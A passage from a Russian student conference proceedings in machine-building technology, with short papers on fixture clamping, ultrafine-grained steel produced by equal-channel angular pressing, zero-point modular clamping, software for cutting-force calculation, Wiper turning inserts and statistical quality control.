


Рис. 1. Схема установки детали «Корпус промежуточный» на операции 005

В качестве зажимного устройства применяем винтовой механизм. Он состоит из двух подвижных прихватов, шпилек, гаек, пружин и опор. Применение зажимного устройства с ручным приводом (усилие Q создается на плече l рабочим при закреплении детали) обусловлено в первую очередь тем, что при обработке детали на станке ИС500Глобус стол станка с установленным на нем приспособлением должен поворачиваться в процессе обработки. Поэтому применение пневматических или гидравлических зажимов в данном случае технически сложно осуществить [2]. Кроме того, это удорожает конструкцию приспособления.

Таким образом, согласно схеме установки (рис. 1), сила закрепления должна предотвращать перемещение заготовки под действием сил резания, наибольшая из которых будет достигнута на переходе чернового фрезерования плоскости ступицы (переход 2 позиция I).

Список источников

1. Фундаментальные основы технологического обеспечения и повышения надежности изделий машиностроения / А.Г. Суслов, В.П. Федоров, О.А. Горленко [и др.]. – Москва : Издательство "Инновационное машиностроение", 2022. – 552 с. – ISBN 978-5-907523-04-3. – EDN DCEFZK.

2. Обеспечение точности станочных узлов на базе унифицированных модулей с учетом контактной жесткости стыков / А.Г. Федуков, А.В. Хандожко,

Е.А. Польский, А.Н. Щербаков // Вестник Брянского государственного технического университета. – 2019. – № 3(76). – С. 51- 59. – DOI 10.30987/article_5c3db11190a975.91435272. – EDN VXQNEC.

3. Чемодуров А.Н. Применение аддитивных технологий в производстве изделий машиностроения. Известия Тульского государственного университета. Технические науки. 2016. № 8-2. С. 210-217.

4. Lebedev V.A., Ivanov V.V., Fedorov V.P. Morphological analysis of galvanized coating applied under vibrowave process system conditions. В сборнике: IOP Conference Series: Materials Science and Engineering. 2016. С. 012160.

5. Kirichek A.V., Barinov S.V. Study of methods relating to increase of contact pitting resistance in 45, 40h, 35hgsa steel due to development of heterogeneous structure involving mechanical hardening technique. Applied Mechanics and Materials. 2015. T. 756. С. 65-69.

Материал поступил в редколлегию 18.04.2024

УДК 620.22

Исследование механических свойств сталей с ультрамелкозернистой структурой

Башмакова Елизавета Дмитриевна (ст. гр. О-20-МТМ-атм-Б)

Карасева Евгения Владимировна (ст. гр. О-20-МТМ-атм-Б)

Работа выполнена под руководством к.т.н., доцента кафедры «Технология машиностроения» Филькина Дмитрия Михайловича (filkin.dm@mail.ru)

Аннотация. В данной статье осуществляется исследование механических свойств сталей с ультрамелкозернистой структурой. Авторы оценивают влияние метода интенсивной пластической деформации кручением на прочностные характеристики металла, а также на его пластичность в результате обработки. Анализ результатов проведенных ранее экспериментов позволяет сделать выводы о повышении прочности и устойчивости к разрушению сталей с ультрамелкозернистой структурой, что делает их перспективными для применения в различных инженерных конструкциях. Однако присутствует некоторое снижение вязкости, что может негативно сказаться в процессе эксплуатации.

Ключевые слова: ультрамелкозернистая структура, угловое прессование, деформация.

Цель исследования состоит в анализе свойств структуры металла после осуществления операции равноканального углового прессования.

Метод интенсивной пластической деформации (ИПД) – это процесс обработки металлов и сплавов, при которой они подвергаются высоким деформирующим нагрузкам, вследствие которых осуществляется изменение их

структуры. Этот метод позволяет значительно улучшить механические свойства материалов: прочность, твердость, усталостная стойкость и другие. ИПД может использоваться для создания ультрамелкозернистых структур, снижения текучести, повышения пластичности и улучшения сопротивления усталости. Применение метода интенсивной пластической деформации широко распространено в области инженерии материалов и производства различных изделий, требующих повышенных механических свойств.

Одним из методов получения материалов с ультрамелкозернистой структуры является равноканальное угловое прессование (РКУП). Метод основан на деформации массивных заготовок посредством их сдвига в области пересечения каналов под углом 90° . При выполнении РКУП процесс можно повторять несколько раз, а давление увеличивать, тем временем заготовка, подвергаясь большим деформациям, практически не меняет своих размеров.

Главным фактором, оказывающим существенное влияние на измельчение зерна, является угол канала. В основном угол канала имеет значения от 90° до 120° . Для того, чтобы более эффективно осуществить прессование твердых материалов и менее пластичных, используют матрицы с углами, превышающими значение 90° . Для получения качественной структуры и необходимых механических свойств в ходе выполнения равноканального углового прессования повышают температуру, оптимизируют давление и скорость, округляют угол между каналами.

Схема обработки данным методом выглядит следующим образом:




Рис. 2. Схема оснастки: а) РКУП; б) с вращающейся оснасткой

Стоит отметить тот факт, что при традиционном процессе равноканального углового прессования заготовку необходимо вынимать из оснастки после каждого прохода, а затем перед очередным проходом снова помещать ее во входной канал, располагая таким образом, чтобы ее положение соответствовало направлению выбранного маршрута обработки. Такая операция нетехнологична, так как приводит к увеличению времени обработки и к охлаждению заготовки в случае, если процесс осуществляется при повышенных температурах. Так, для устранения этих недостатков предложена схема РКУП с вращающейся оснасткой.

Исследование структуры стали после проведения РКУП показало, что при комнатной температуре прочностные свойства выше по сравнению со свойствами стали, подверженной стандартной термообработке, однако пластичность ультрамелкозернистой стали оказалась ниже. Результаты эксперимента на трещиностойкость показали, что трещиностойкость стали после РКУП в 1,3 раза ниже. Также в ходе исследования стойкости к ударному разрушению было выявлено, что сталь после РКУП при низких температурах обладает большей вязкостью, чем сталь после стандартной термической обработки, однако при температуре от 50°C независимо от состояния стали разрушались как пластичные, в этой области вязкость обеих сталей одинакова.

Список источников

1. Klevtsov G.V., Valiev R.Z., Klevtsova N.A., Pigaleva I.N., Merson E.D., Linderov M.L., Ganeev A.V. The Strength and Fracture Mechanism of Unalloyed Medium-Carbon Steel with Ultrafine-Grained Structure under Single Loads // *Fizika Metallov i Metallovedenie*. - 2018. - №Vol. 119, No. 10. - p. 1061-1069.
2. Петрешин Д.И. Применение лазерного оптического датчика для измерения высотных параметров шероховатости поверхности деталей машин в самообучающейся адаптивной технологической системе. *Контроль. Диагностика*. 2009. № 11. С. 53-57.
3. Kirichek A.V., Barinov S.V. Development of parameters describing heterogeneous hardened structure. *Applied Mechanics and Materials*. 2015. Т. 756. С. 75-78.
4. Киричек А.В., Соловьев Д.Л., Жирков А.А., Федонин О.Н., Федонина С.О., Хандожко А.В. Возможности аддитивно-субтрактивно-упрочняющей технологии. *Вестник Брянского государственного технического университета*. 2016. № 4 (52). С. 151-160.
5. Tamarkin M.A., Tishchenko E.E., Fedorov V.P. Theoretical bases of the surface layer formation in the finishing and hardening treatment of details by spd in flexible granular environment. В сборнике: *IOP Conference Series: Materials Science and Engineering*. 2016. С. 012169.

Материал поступил в редколлегию 18.04.2024

УДК 621.75

Модульная система зажима с нулевой точкой

Бохан Данила Сергеевич (ст.гр.20-МТМ-атм-Б)

Работа выполнена под руководством доцента кафедры «Технология машиностроения» Филькина Дмитрия Михайловича (filkin.dm@mail.ru)

Аннотация. В статье рассмотрены новейшие модульные системы с нулевой точкой. Такие системы установки представляют собой инновационный

подход к обеспечению точности и надежности в процессе обработки деталей и имеют важное значение для повышения эффективности и качества производства.

Ключевые слова: станочные приспособления, базирование, закрепление.

Модульная система зажима с нулевой точкой представляет собой инновационную технологию, которая позволяет быстро и точно устанавливать заготовки на станках с ЧПУ. Это позволяет существенно сократить время настройки станка и обеспечить гибкость при обработке деталей. Принцип работы заключается в том, что основные элементы зажима (нулевые точки) установлены на станине станка и обладают известными координатами в пространстве станка (рис. 1).



Рисунок 3. Пример конструкции зажимного приспособления

Когда требуется установить новое станочное приспособление, его базовая плита снабжена соответствующими точными отверстиями для крепления, соответствующие нулевым точкам на станине станка. Путем простой установки и фиксации базовой плиты на нулевых точках, приспособление выравнивается и закрепляется в нужном положении.

Особенности и преимущества модульной системы.

1. Повышенная точность: Модульные системы зажима предоставляют более высокую точность при установке. Установочные элементы нечувствительны к возникающим боковым и тянущим силам в процессе обработки. Прецизионные шлифованные опорные поверхности из закаленной нержавеющей стали обеспечивают погрешность установки в пределах 0,005 мм. (рис. 2).




Рис. 2. Схема зажима

2. Высокая скорость установки деталей. Благодаря стандартизированным модульным элементам установка деталей происходит гораздо быстрее и эффективнее по сравнению с традиционными методами зажима. Это позволяет сократить время цикла обработки и повысить производительность (рис. 3).



Рис. 3. Сменные установочные элементы

3. Гибкость. Модульные системы зажима обеспечивают высокую гибкость и адаптивность к различным типам деталей. Благодаря возможности быстрой замены модульных элементов можно легко переконфигурировать приспособление для обработки разнообразных деталей (рис. 3).



4. Экономия времени и ресурсов: Использование модульных систем зажима позволяет сократить время настройки оборудования и повысить общую производительность производственного процесса. Это также снижает необходимость в большом количестве индивидуальных зажимных устройств, что в свою очередь сокращает расходы на закупку и обслуживание оборудования.

Важным направлением развития является интеграция модульных систем зажима с нулевой точкой с современными системами ЧПУ и автоматизированными производственными линиями.

Таким образом, модульные системы зажима с нулевой точкой представляют собой эффективное и удобное средство для обеспечения точной и надежной фиксации заготовок в процессе обработки. Они обладают рядом преимуществ, таких как универсальность, простота настройки, повышенная производительность и минимизация времени переналадки оборудования.

Список источников

1. Расчет и проектирование приспособлений в машиностроении: Учебник. — СПб.: Издательство «Лань», 2015. — 320 с.: ил. — (Учебники для вузов. Специальная литература).

2. Серпик И.Н., Алексейцев А.В., Левкович Ф.Н., Тютюнников А.И. Структурно-параметрическая оптимизация стержневых металлических конструкций на основе эволюционного моделирования. Известия высших учебных заведений. Строительство. 2005. № 8 (560). С. 16-24.

3. Pogorelov D.Y. On numerical methods of modeling large multibody systems. Mechanism and Machine Theory. 1999. Т. 34. № 5. С. 791-800.

4. Суслов А.Г., Федонин О.Н., Польский Е.А. Научноёмкая технология повышения качества сборочных единиц машин на этапах жизненного цикла. Научноёмкие технологии в машиностроении. 2016. № 5 (59). С. 34-41.

5. Федонин О.Н., Съянов С.Ю., Фомченкова Н.И. Управление износом инструмента и производительностью процесса при электроэрозионной обработке. Вестник Брянского государственного технического университета. 2014. № 3 (43). С. 85-88.

Материал поступил в редколлегию 18.04.2024

УДК 004.414

Разработка автоматизированной системы расчета сил резания при фрезеровании

Акулова Диана Руслановна (ст. гр. О-23-МТМ-атм-М)

Косикова Елизавета Сергеевна (ст. гр. О-23-МТМ-атм-М)

Работа выполнена под руководством доцента кафедры «Технология машиностроения», Сорокина Сергея Владимировича (sorokin.tm@mail.ru)

Аннотация: в статье рассматриваются вопросы разработки программного модуля автоматизированной подсистемы по обоснованию и выбору инструмента для формирования поверхности заданного профиля и расчету технологически обоснованных режимов резания и возникающих сил при фрезерной обработке. Применение модуля позволит сократить время технологической подготовки производства.

Ключевые слова: автоматизированная система, фрезерование, режимы резания, силы резания.

В настоящее время фрезерование является широко универсальным методом обработки. В течение последних лет наряду с усовершенствованием металлорежущих станков произошло значительное расширение области применения фрезерного инструмента. Поэтому сегодня выбор способа обработки на многоцелевом оборудовании неоднозначен. В дополнение к традиционным областям использования фрез добавились такие как изготовление отверстий, обработка карманов и выборок, обработка поверхностей вращения, резьбофрезерование и т.д. Инструментальная оснастка также постоянно дорабатывается с целью повышения производительности, надежности и качества обработки [1].

Поэтому вопрос разработки автоматизированной системы выбора режимов резания при фрезерной обработке весьма актуален, ведь именно такая система позволит производить оценку эффективности и обосновывать предлагаемые

технологические процессы. При этом будет обеспечено сокращение временных затрат, что позволит разработанной системе занять место в общем цикле подготовки производства.

При запуске программы открывается главная форма. Для выполнения дальнейшего расчёта необходимо ввести с клавиатуры некоторые исходные данные. Далее из предложенных списков выбрать необходимые условия обработки. После того как все исходные данные введены, на экране отображаются подача, глубина резания, скорость резания и частота вращения шпинделя.

Для расчета режимной части фрезерной обработки пользователь должен указать глубину резания, ширину обработки, диаметр фрезы, а также материал обрабатываемой заготовки и материал режущей части применяемого инструмента (рис. 1).

Расчет режимов резания при фрезеровании

Материал детали
Углеродистая сталь

Режущая часть фрезы
Т15К6

Ширина паза
10

Диаметр заготовки
16

Диаметр фрезы
25

Глубина фрезерования
3

Вычислить

$S = 0.145$ мм/зуб, $V = 46$ м/мин, $n = 915$ об/с

Выгрузить отчет

Рис. 1. Рабочее окно автоматизированной подсистемы расчета режимов резания при фрезеровании.

Разработанная система позволяет по введенным параметрам обработки и полученным результатам расчета режимной части позволяет определить силы резания и мощность (рис. 2), что обеспечит оптимизацию выбора инструментального оснащения и металлорежущего оборудования.

Параметр	Значение
Скорость резания, мм/мин	105,7275
Сила резания, Н	326,5782
Мощность резания, кВт	0,5641876

Отчет Закрыть

Рис. 2. Окно вывода результата расчета силы и мощности резания.

После выполнения всех расчетов для формирования отчета необходимо нажать на кнопку «Отчет». Для просмотра получившегося отчета необходимо раскрыть документ, который автоматически открывается в приложении текстового редактора.

Список источников

1. Польский, Е. А. Технологическое обеспечение параметров точности и качества сложнопрофильных поверхностей деталей при контурном фрезеровании / Е. А. Польский, С. В. Сорокин, А. З. Симкин // Образование, наука и производство в XXI веке: современные тенденции развития : Материалы юбилейной Международной конференции, Могилев, 11–12 ноября 2021 года. – Могилев: Межгосударственное образовательное учреждение высшего образования "Белорусско-Российский университет", 2021. – С. 152-153. – EDN LBLLBD.

2. Киричек А.В., Федонин О.Н., Соловьев Д.Л., Жирков А.А., Хандожко А.В., Смоленцев Е.В. Аддитивно-субтрактивные технологии - эффективный переход к инновационному производству. Вестник Брянского государственного технического университета. 2019. № 8 (81). С. 4-10.

3. Федонин О.Н., Петрешин Д.И., Хандожко А.В., Агеенко А.В. Учет погрешностей системы управления в балансе точности токарного станка с чпу. Вестник Брянского государственного технического университета. 2013. № 3 (39). С. 55-57.

4. Федоров В.П., Нагоркин М.Н., Пыриков И.Л., Ивахненко А.Г., Федяева Г.А., Потапов Л.А. Автоматизация диагностики технологических систем по параметрам качества поверхностей обрабатываемых деталей. Вестник Брянского государственного технического университета. 2012. № 1 (33). С. 85-94.

5. Федонин О.Н., Степошина С.В. Научное обоснование выбора режимов обработки при поверхностном пластическом деформировании. Вестник Брянского государственного технического университета. 2011. № 1 (29). С. 4-8.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

Исследование технологического обеспечения параметров точности и качества детали «Стакан подшипника» с использованием технологии WIPER

Башмакова Елизавета Дмитриевна (ст. гр. О-20-МТМ-атм-Б)

Работа выполнена под руководством д.т.н., доцента, профессора кафедры «Технология машиностроения» Прокофьева Александра Николаевича (pan87066@mail.ru)

Аннотация. В данной статье рассматриваются этапы проектирования технологического процесса изготовления детали «Стакан подшипника» в соответствии с заданными техническими и эксплуатационными характеристиками, удовлетворяющими требованиям экономической

эффективности и производственной безопасности в рамках среднесерийного производства.

Ключевые слова: технология, обработка, деталь, точность, качество.

Цель исследования состоит в исследовании процесса обеспечения требований точности и качества, предъявленных к поверхностям детали «Стакан подшипника», с использованием пластин Wiper.

Деталь «Стакан подшипника» - тело вращения, выполняющее защитную функцию корпуса, для обеспечения оптимальных условий вращения подшипника и снижения его износа. Изготавливается из серого чугуна СЧ 20 ГОСТ 1412-85. В соответствии с требованиями чертежа деталь имеет две точных поверхности: наружная цилиндрическая - диаметром $155h6$ мм, Ra 4 мкм и внутренняя цилиндрическая диаметром $140K7$ мм, Ra 2,5 мкм.

Для достижения требуемой точности поверхности при обработке подбираются державка и пластина. Державка для наружного продольного точения подбирается из каталога компании ISCAR - державка модели PDJNR 2020K-11. Державку для растачивания выбирается этого же производителя – державка модели S20S MWLNR/L – 06.

Для обеспечения точности необходимо выполнить четыре этапа обработки [1, 2]. Для черновой обработки наружной цилиндрической поверхности выбирается ромбическая пластина от компании ISCAR - пластина DNMA 150612, для получистовой и чистовой обработки - пластина DNMG 150608 –NF. Для черновой обработки внутренней цилиндрической поверхности – тригональная пластина WNMA 06T312, для получистовой и чистовой обработки - тригональная пластина WNMG 06T304-TF. Для тонкого точения и растачивания подбирается пластина Wiper.

Технология Wiper – это новая конфигурация вершины пластины, за счет которой появляется возможность производить обработку при высоких подачах, обеспечивая высокое качество получаемой поверхности и хорошее стружкодробление [3, 4]. Основу данной технологии составляет сочетание формы вершины с некоторыми геометрическими параметрами. Зачистная кромка пластины позволяет получить микронеровности поверхности с меньшей высотой, что делает поверхность более гладкой. (Рис.1)




Рис.1 Конфигурация пластины Wiper

В результате при обработке данными пластинами с удвоенной подачей получается та же шероховатость, что и при использовании обычных пластин со стандартной подачей, однако увеличивается производительность обработки.

Рекомендуется использовать пластины Wiper при обработке поверхностей продольным течением, подрезки торцов, при непрерывном резании, при достаточной жесткости закрепления заготовки. Однако, использование пластин Wiper при растачивании с большим вылетом инструмента не рекомендуется, так как возможно возникновение нежелательных вибраций.

Таким образом, с учетом всех факторов обработки и особенностей обрабатываемых поверхностей подбирается пластина – пластина Wiper CNMG 120408 – PF. Вылет инструмента позволяет использовать пластину Wiper также и для операции растачивания.

Список источников

1. Справочник технолога / под общей ред. А.Г. Сулова. М.: Инновационное машиностроение, 2019. – 800с.
2. Наукоемкие технологии в машиностроении: учеб. пособие / А.Г. Сулов [и др.]. Москва: Машиностроение, 2012. — 528 с.
3. Режущий инструмент: учебник / Д. В. Кожевников, В. А. Гречишников, С. В. Кирсанов, С. Н. Григорьев. — 4-е, изд. — Москва: Машиностроение, 2014. — 520 с.
4. Карандашов, К. К. Обработка металлов резанием: учебное пособие / К. К. Карандашов, В. Д. Клопотов. — Томск: ТПУ, 2017. — 268 с.
5. Куц В.В., Сидорова М.А., Разумов М.С., Мальнева Ю.А. Моделирование производящих поверхностей охватывающих фрез с конструктивной радиальной подачей для обработки валов с равноосным контуром. Вестник Брянского государственного технического университета. 2016. № 4 (52). С. 146-150.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

Исследование особенностей статистического контроля при производстве деталей машин

Бохан Данила Сергеевич (ст. гр. 20-МТМ-атм-Б)

Работа выполнена под руководством к.т.н., доцента кафедры «Технология машиностроения», Моргаленко Татьяны Александровны (morgalenkot_tm_2017@mail.ru)

Аннотация. Статистический контроль при производстве деталей машин используется с целью изолировать и учитывать влияние случайных факторов на результаты производства. Метод позволяет исследователям оценить степень верности в полученных данных и определить статистически значимость

результатов исследования. Он включает использование различных статистических техник для анализа данных и проверки гипотез.

Ключевые слова: статистический контроль, метод, качество, анализ.

Применение статистического контроля позволяет исключить случайные факторы и ошибки из результатов исследования, помогает ученым делать более обоснованные выводы и принимать обоснованные решения, позволяет оценить степень уверенности в полученных данных и определить значимость результатов при контроле деталей на этапах их производства. [1]

Существует ряд основных методов и подходов в статистическом контроле для обеспечения точности и достоверности результатов.

1. Контроль группы: наиболее распространенный метод статистического контроля, предполагающий сравнение результатов экспериментальной группы с контрольной группой, не подвергаемой воздействию изучаемого фактора. Позволяет исключить влияние случайных факторов и оценить реальный эффект исследуемого фактора.

2. Рандомизация: метод, предполагающий случайное назначение участников исследования в экспериментальные и контрольные группы. Помогает уменьшить вероятность введения смещений и обеспечить более объективные результаты.

3. Стратификация: метод, предполагающий деление выборки на страты (группы) на основе определенных характеристик (возраст, уровень образования и т. д.) и проведение статистического анализа в каждой страте отдельно. Позволяет учесть различия между стратами и получить более точные результаты.

4. Контроль за внешними переменными: метод, предполагающий учет и контроль за внешними факторами, влияющими на результаты исследования. Включает контроль за факторами, не являющимися объектом изучения, но способными исказить результаты.

К перспективам развития и улучшения статистического контроля относятся: внедрение новых методов и технологий; улучшение качества данных; развитие стандартов и методологий; повышение квалификации специалистов; сотрудничество и обмен опытом.

Статистический контроль играет ключевую роль в процессе производства деталей машин, т.к. позволяет проверить гипотезы, оценить степень уверенности в полученных результатах и определить их статистическую значимость. Обозначим некоторые методы такого контроля.

Контроль размеров и геометрии. Используются методы измерения и статистические инструменты, такие как контрольные карты, для отслеживания размеров и формы деталей (диаметры поверхностей и т.п.).

Испытания прочности. Используется статистический анализ результатов испытаний на прочность (определение среднего времени до отказа (MTBF) или распределения значений прочностных характеристик).

Контроль технологических процессов. Включает мониторинг технологических параметров (подача, скорость обработки и др.) с последующим анализом результатов для установления соответствия требуемым стандартам.

Проверка габаритов и плотности материалов. Использование методов статистического анализа (контрольных карт, др.) для отслеживания размеров и плотности материалов, используемых в производстве деталей машин.

При проведении исследований важно уделять особое внимание статистическому анализу данных, чтобы обеспечить точность и достоверность результатов. Важно использовать современные методы статистического анализа и учитывать особенности конкретной области исследования.

Для улучшения практики статистического контроля рекомендуется следующее:

1. Проводить предварительный анализ данных и оценивать их распределение, чтобы выбрать подходящий статистический метод;
2. Использовать правильные статистические методы в соответствии с поставленными задачами и исследуемыми переменными;
3. Правильно оценивать статистическую значимость результатов и использовать показатели доверительных интервалов;
4. Проводить проверку гипотез с учетом статистической мощности и размера выборки;
5. Документировать все шаги статистического анализа для возможной последующей проверки и воспроизводимости результатов.

Улучшение практики статистического контроля поможет повысить качество научных исследований и исследований при производстве деталей машин и сделать их более достоверными и объективными.

Список источников

1. Статистические методы в управлении качеством: учебное пособие / С. М. Бородачев. – Екатеринбург: Изд-во Урал. ун-та, 2016. – 87, [1] с. ISBN 978-5-7996-1718-9.
2. Крахмалев О.Н., Болдырев А.П. Моделирование обобщенных сил, действующих на звенья манипуляционных систем. Вестник Брянского государственного технического университета. 2011. № 1 (29). С. 115-121.
3. Крахмалев О.Н., Петрешин Д.И., Федонин О.Н. Математическое обеспечение систем управления промышленными роботами и многокоординатными станками для коррекции влияния на их движение геометрических отклонений. Проблемы машиностроения и автоматизации. 2016. № 3. С. 28-35.
4. Съянов С.Ю. Технологическое управление параметрами качества поверхностного слоя деталей машин при электроэрозионной обработке. Научно-технические проблемы в машиностроении. 2014. № 6 (36). С. 24-29.
5. Реутов А.А. Основы автоматизации проектирования машин. Брянск, 2013.

Материал поступил в редколлегию 18.04.2024

УДК 004.414

Разработка автоматизированной системы расчета сил резания при зубофрезеровании

Гарбузов Дмитрий Александрович (ст. гр. О-23-МТМ-атм-М)

Работа выполнена под руководством доцента кафедры «Технология машиностроения», Сорокина Сергея Владимировича (sorokin.tm@mail.ru)

Аннотация: в статье рассматриваются вопросы разработки программного модуля автоматизированной подсистемы расчета режимов и сил резания при зубофрезеровании. Применение модуля позволит сократить время технологической подготовки производства.

Ключевые слова: автоматизированная система, зубофрезерование, силы резания.

Операции зубообработки относятся к категории наиболее сложных и специфических в проектировании и реализации.

В проведенных исследованиях были рассмотрены вопросы разработки математического, программного, информационного и методического обеспечения автоматизированной подсистемы расчета режимов и сил резания [1]. Проанализированы данные о методах формообразования и инструментальном оснащении получения зубчатых венцов деталей машин. Для разработки автоматизированной системы были сделаны следующие шаги: проведен анализ функциональных возможностей, классификация и области применения современного инструмента для зубообработки; подобраны математические модели расчета скорости резания, сил резания и потребной мощности оборудования для реализации процесса зубофрезерования; спроектирована функционально-структурная схема автоматизированного комплекса (рис. 1); разработано информационное обеспечение подсистемы; разработано методического обеспечение.

Данный автоматизированный комплекс может найти применение на предприятиях, а также в учебном процессе студентов всех форм обучения технических специальностей при выполнении курсового и дипломного проектирования.

В процессе работы автоматизированная система расчета режимов резания и сил резания при зубофрезеровании.

Скорость резания определяется по зависимости, м/мин:

$$V = \frac{C_v \times D^q}{T^m \times t^x \times S_z^y \times B^u} \times K_v$$

где T – стойкость фрезы, мин; B – ширина фрезерования, мм; S_z – подача, мм/зуб; t – глубина фрезерования, мм; D – диаметр обрабатываемой заготовки, мм; C_v , x , y , q , m , u – коэффициенты, зависящие от условий обработки.

